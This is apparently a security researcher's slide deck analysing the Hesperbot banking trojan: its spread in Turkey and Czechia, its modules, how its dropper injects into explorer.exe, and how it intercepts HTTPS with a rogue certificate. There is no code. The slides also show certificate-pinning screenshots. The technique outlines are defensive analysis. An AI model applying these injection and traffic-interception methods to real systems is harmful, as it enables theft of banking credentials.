



Hesperbot: analysis of a new banking trojan


Anton Cherepanov
cherepanov@eset.sk

The Discovery...

- Early testing variants: **Turkey – April 2013**
(Malware operators probably active even earlier)
- Peak activity in Turkey: July – September 2013
- **Czech** spreading campaigns: **since August 8, 2013**

Targeted Countries


- **tr-botnet**
 - **cz-botnet**
 - **pt-botnet**
 - **uk-botnet**
- + few other **test** botnets



Win32/Spy.Hesperbot Architecture

Downloadable Modules

- x86 & x64 versions



Win32/Spy.Hesperbot Dropper

Injects **core** into *explorer.exe*

- I. Spawn new *explorer.exe*, patch ***NtGetContextThread***
- II. “PowerLoader trick”:
Shell_TrayWnd / SetWindowLong / SendNotifyMessage
- III. Common ***CreateRemoteThread*** method

Win32/Spy.Hesperbot Core

- C&C communication (Hard-coded domain + DGA)
- Enumerating SmartCards
- Launch plug-in modules:
 - socks, keylog, hvnc, sch, nethk, httpkh, httpi

Network Traffic Interception

Intercepting HTTP and HTTPS:


- Form-grabbing
- Web-injects

The following browsers are affected:

- Internet Explorer, Mozilla Firefox, Google Chrome, Opera, Safari, Yandex Browser, SeaMonkey, K-Meleon, Maxthon, Avant Browser, Sleipnir, Deepnet Explorer

Network Traffic Interception

1. Creates local proxy
2. Hooks *mswsock.dll* functions



Certificate

General Details Certification Path

Certificate Information

This certificate is intended for the following purpose(s):

- All issuance policies
- All application policies

Issued to: mcafee

Issued by: mcafee

Valid from 9/ 30/ 2013 **to** 9/ 30/ 2014

Issuer Statement

Learn more about [certificates](#)

OK

accounts.google.com
Identity verified

Permissions Connection

The identity of this website has been verified by mcafee.
[Certificate information](#)

Your connection to accounts.google.com is encrypted with 256-bit encryption.

The connection uses TLS 1.1.

The connection is encrypted using AES_256_CBC, with SHA1 for message authentication and DHE_RSA as the key exchange mechanism.

Site information
You have never visited this site before today.

[What do these mean?](#)


Email

Password

Sign in

Stay signed in

Certificate Pinning



The screenshot shows a Chrome browser window with the address bar at `chrome://net-internals/#hsts`. The HSTS console is open, displaying a red header with the text "HSTS capturing events (25)". Below the header, the "Query domain" section is active, showing the instruction "Input a domain name to query the current HSTS set:". A text input field contains `accounts.google.com` and a "Query" button is visible. The output of the query is displayed in a monospaced font:

```
Found: mode: STRICT include_subdomains:true domain:accounts.google.com
pubkey_hashes:sha1/4n972HfV354KP560yw4uge/baXc=, sha1/IvGeLsbqzPxdI0b0wuj2xVTdXgc=, sha1
/QMVAHW+MuvCLAO3vse6H0AWzuc0=, sha1/AbkhxY0L343gKf+cki7NVWp+ozk=, sha1/fVujyo43ZR18ccPjt
3TN6XsbWUM=, sha1/vq70yjSngOco9nyMCDGdy77eijM=, sha1/Q9rWMO5T+KmAym79hFRgo3mQ4Oo=, sha1/S
OZo+SvSspXXR9gjIBBPM5iQn9Q=, sha1/wHqYaI2J+6sFZAwRfap9ZbjKzE4=
```

Certificate Pinning

Certificate Trust Configuration

Export Add Website Remove Website

File Add / Remove

Protected Wbsites Pinning Rules

Find Clear


...	Website	Pin Rule
<input checked="" type="checkbox"/>	login.live.com	MSLiveCA
<input checked="" type="checkbox"/>	login.microsoftonline.com	MSOffice365CA
<input checked="" type="checkbox"/>	login.skype.com	MSSkypeCA
<input checked="" type="checkbox"/>	login.yahoo.com	YahooCA
<input checked="" type="checkbox"/>	secure.skype.com	MSSkypeCA
